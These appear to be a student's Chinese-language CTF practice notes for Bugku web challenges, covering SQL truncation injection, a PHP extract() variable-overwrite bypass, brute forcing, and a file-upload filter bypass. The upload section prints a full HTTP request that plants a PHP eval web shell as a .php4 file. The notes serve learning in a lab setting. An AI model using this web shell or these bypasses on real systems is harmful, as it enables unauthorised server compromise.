周练5

笔记本:	信息安全		
创建时间:	2023/1/3 22:48	**更新时间:**	2023/1/11 1:03
作者:	186ioepz659		
URL:	http://114.67.175.224:16339/		

在bugku-web上刷题:
`login1 (sql注入)`
wp:

打开是这个，尝试输入些数据，

显示错误，提示是sql约束攻击Google一下:

约束SQL注入的原理就是利用的约束条件，比如最长只能有15个字符的话，如果你输入的是`abcdefghijklmnop(16位)`，那么保存在数据库里的就是`abcdefghijklmno`，那么别人用`abcdefghijklmno`注册一个用户名，就可以登陆。

还有一个可以利用的地方就是SQL在执行字符串处理的时候是会自动修剪掉尾部的空白符的，也就是说" abc"==" abc “，同样我们可以通过注册用户名为” abc “的账号来登陆” abc"的账号。

于是试着用" admin "注册了一个账号，密码123ABc,返回登陆"admin "账号，然后就看到了flag~


在SQL中执行字符串处理时，字符串末尾的空格符将会被删除。例如如下代码：

```
SELECT userId from user where username = 'test             '
```

上述代码和username = 'test'结果是一样的。但也存在异常情况，最好的例子就是LIKE子句了。注意，对尾部空白符的这种修剪操作，主要是在“字符串比较”期间进行的。这是因为，SQL会在内部使用空格来填充字符串，以便在比较之前使其它们的长度保持一致。

在所有的INSERT查询中，SQL都会根据varchar(n)来限制字符串的最大长度。也就是说，如果字符串的长度大于“n”个字符的话，那么仅插入字符串的前“n”个字符。比如特定列的长度约束为“5”个字符，那么在插入字符串“testName”时，实际上只能插入字符串的前5个字符，即“testN”。

学到了尝试一下
使用admin[空格]，密码随机，然后注册成功，得到flag



file_get_contents (php)

wp：

打开：

```
<?php
extract($_GET);
if (!empty($ac))  //检查变量是否为空
{
$f = trim(file_get_contents($fn));//trim()删除字符两边的空格和预定字符
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

分析：需要传入一个数组包含ac键值，并且不为空，且值等于$f


```
<?php
extract($_GET);
if  (!empty($ac))
{
$f  =  trim(file_get_contents($fn));
if  ($ac  ===  $f)
{
echo  "<p>This  is  flag:"  .  $flag</p>";
}
else
{
echo  "<p>sorry!</p>";
}
}
?>
```


sorry!

有正确回显

查找网络，得到个方法：
访问，\falg.txt

bugku


上文得知，$f等于这个，所以ac也等于这个里面的内容




```
<?php
extract($_GET);
if  (!empty($ac))
{
$f  =  trim(file_get_contents($fn));
if  ($ac  ===  $f)
{
echo  "<p>This  is  flag:"  .  $flag</p>";
}
else
{
echo  "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3b23df8b7dd0efe0f30214ba4ffefb64}

得到flag。
法2：
bp抓包



将fn替换成ac,感觉是这样的。

ps：

extract：*extract() 函数是 PHP 中的一个内置函数。extract() 函数执行数组到变量的转换。也就是说，它将数组键转换为变量名，将数组值转换为变量值。换句话说，我们可以说 extract() 函数将变量从数组导入到符号表中。*

语法： `int extract（$input_array，$extract_rule，$prefix）`

参数：extract() 函数接受三个参数，其中一个是必需的，另外两个是可选的。所有三个参数描述如下：

1. **$input_array：此参数是必需的。这指定要使用的数组。**
2. **$extract_rule：此参数是可选的。extract() 函数检查无效变量名和与现有变量名的冲突。此参数指定如何处理无效和冲突的名称。此参数可以采用以下值：**

- **EXTR_OVERWRITE：这个规则告诉如果有冲突，覆盖现有的变量。**
- **EXTR_SKIP：这个规则告诉如果有冲突，不要覆盖现有的变量。**
- **EXTR_PREFIX_SAME：此规则告诉如果发生冲突，则根据 $prefix 参数为变量名添加前缀。**
- **EXTR_PREFIX_ALL：此规则告诉根据 $prefix 参数为所有变量名添加前缀。**
- **EXTR_PREFIX_INVALID：此规则告诉根据参数 $prefix 仅前缀无效/数字变量名称。**
- **EXTR_IF_EXISTS：该规则告诉只有当变量已经存在于当前符号表中时才覆盖该变量，否则什么也不做。**
- **EXTR_PREFIX_IF_EXISTS：此规则告诉仅当当前符号表中存在相同变量的非前缀版本时才创建前缀变量名。**

3. **$prefix：此参数是可选的。此参数指定前缀。前缀通过下划线字符自动与数组键分开。此外，仅当参数 $extract_rule 设置为 EXTR_PREFIX_SAME、EXTR_PREFIX_ALL、EXTR_PREFIX_INVALID 或 EXTR_PREFIX_IF_EXISTS 时才需要此参数。**
4. **返回值： extract() 函数的返回值是一个整数，它表示从数组中成功提取或导入的变量数。**


file_get_contents：file_get_contents()函数是一个内置函数，用于将文件读入字符串。该函数使用服务器支持的内存映射技术，从而提高了性能，使其成为读取文件内容的首选方式。要读取的文件的路径，作为参数发送给函数，成功时返回读取的数据，失败时返回 FALSE。
句法：`file_get_contents($path, $include_path, $context, $start, $max_length)`

参数： PHP 中的file_get_contents() 函数接受一个强制参数和四个可选参数。

- **$path：指定要检查的文件或目录的路径。**
- **$include_path：这是一个可选参数，如果它设置为 1，则在 include_path（在 php.ini 中）的文件中搜索文件。**
- **$context：这是一个可选参数，用于指定自定义上下文。**
- **$start：可选参数，用于指定读取文件的起点。**
- **$max_length：这是一个可选参数，用于指定要读取的字节数。**

返回值：成功返回读取数据，失败返回FALSE。

需要管理员（脑洞）
打开：



Something error:


404 Not Found

No such file or directory.


Please check or try again later.

Generated by kangle/3.5.5.

没有头绪，emm
看看wp。
扫了一下发现文件，




发现：





```
User-agent: *
Disallow: /resusl.php
```

继续深入：

提示：




猜测：




解题：

使用bp抓包，并爆破




得到flag

文件上传（php）
打开：



尝试上传一句话木马文件



无效？被过滤了。
上面写着只能上传图像啧啧.
看了很多wp，只有php4能上传
反复尝试，只有php4文件能够上传，原因是代码里面的过滤

```php
if ((stripos($_FILES["file"]["type"],'image')== False) && ($_FILES["file"]["size"] < 10*1024*1024))
        if ($_FILES["file"]["error"] = 0){
                $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1
        $file_ext = strtolower($file_ext);
        $allowexts = array('jpg','gif','jpeg','bmp','php4');
        if(!in_array($file_ext,$allowexts)){
            die("give me a image file not a php");
        }
                $_FILES["file"]["name"]="bugku".date('dHis')."_".rand(1000,9999).".".$file_ext;

            if (file_exists("upload/" . $_FILES["file"]["name"])){
                echo $_FILES["file"]["name"] . " already exists. <br />";
            }
```

并且Content-Type这里，要把multipart/form-data的某个字符改为大写字母，才能绕过验证;
原因看源代码可知：

```php
function global_filter(){
        $type =  $_SERVER["CONTENT_TYPE"];
        if (strpos($type,"multipart/form-data") == False){
                $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.')+1);
        $file_ext = strtolower($file_ext);
                if (stripos($file_ext,"php") == False){
                        die("Invalid File<br />");
                }
        }
```

尝试
折腾很久后


Pretty 原始 十六进制 \n

```
POST /index.php HTTP/1.1
Host: 114.67.175.224:13227
Content-Length: 314
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://114.67.175.224:13227
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIbep6K3qjSCfuMj
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://114.67.175.224:13227/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryIbep6K3qjSCfuMj
Content-Disposition: form-data; name="file"; filename="door.php4"
Content-Type: image/jpeg

<?php
@eval($_POST['door'])
?>
------WebKitFormBoundaryIbep6K3qjSCfuMj
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryIbep6K3qjSCfuMj--
```

Pretty 原始 十六进制 Render \n

```
HTTP/1.1 200 OK
Date: Fri, 06 Jan 2023 08:30:47 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Vary: Accept-Encoding
Content-Length: 389
Connection: close
Content-Type: text/html

<html>
  <body>
    <form action="index.php" method="post" enctype="multipart/form-data">
      My name is margin,give me a image file not a php<br>
      <br>
      <input type="file" name="file" id="file" />

      <input type="submit" name="submit" value="Submit" />
    </form>


    Upload Success<br>
    Stored in: <a href='upload/bugku06083047_2293.php4' target='_blank'>
      upload/bugku06083047_2293.php4<br />
    </body>
  </html>
```

成功了




源码：

```
<html>
<body>
<?php
$flag = "flag{test}"
?>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php



<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
<?php
function global_filter(){
    $type =  $_SERVER["CONTENT_TYPE"];
    if (strpos($type,"multipart/form-data") !== False){
        $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]
["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        if (stripos($file_ext,"php") !== False){
            die("Invalid File<br />");
        }
    }
}
?>




<?php


global_filter();
if ((stripos($_FILES["file"]["type"],'image')!== False) && ($_FILES["file"]
["size"] < 10*1024*1024)){
    if ($_FILES["file"]["error"] == 0){
        $file_ext =  substr($_FILES["file"]["name"], strrpos($_FILES["file"]
["name"], '.')+1);
        $file_ext = strtolower($file_ext);
        $allowexts = array('jpg','gif','jpeg','bmp','php4');
        if(!in_array($file_ext,$allowexts)){
            die("give me a image file not a php");
```


```
        }
        $_FILES["file"]
["name"]="bugku".date('dHis')."_".rand(1000,9999).".".$file_ext;


        if (file_exists("upload/" . $_FILES["file"]["name"])){
            echo $_FILES["file"]["name"] . " already exists. <br />";
        }
        else{
            if (!file_exists('./upload/')){
                mkdir ("./upload/");
                system("chmod 777 /var/www/html/upload");
            }
            move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" .
$_FILES["file"]["name"]);
                echo "Upload Success
";
                $filepath = "upload/" . $_FILES["file"]["name"];
              echo "Stored in: " ."<a href='" . $filepath . "' target='_blank'>"
. $filepath . "<br />";
        }
    }
}
else{
    if($_FILES["file"]["size"] > 0){
        echo "You was catched! :) <br />";
    }
}
?>
</body>
</html>
```

得到flag:

点login咋没反应（php序列化）
解:
打开:



尝试登录：



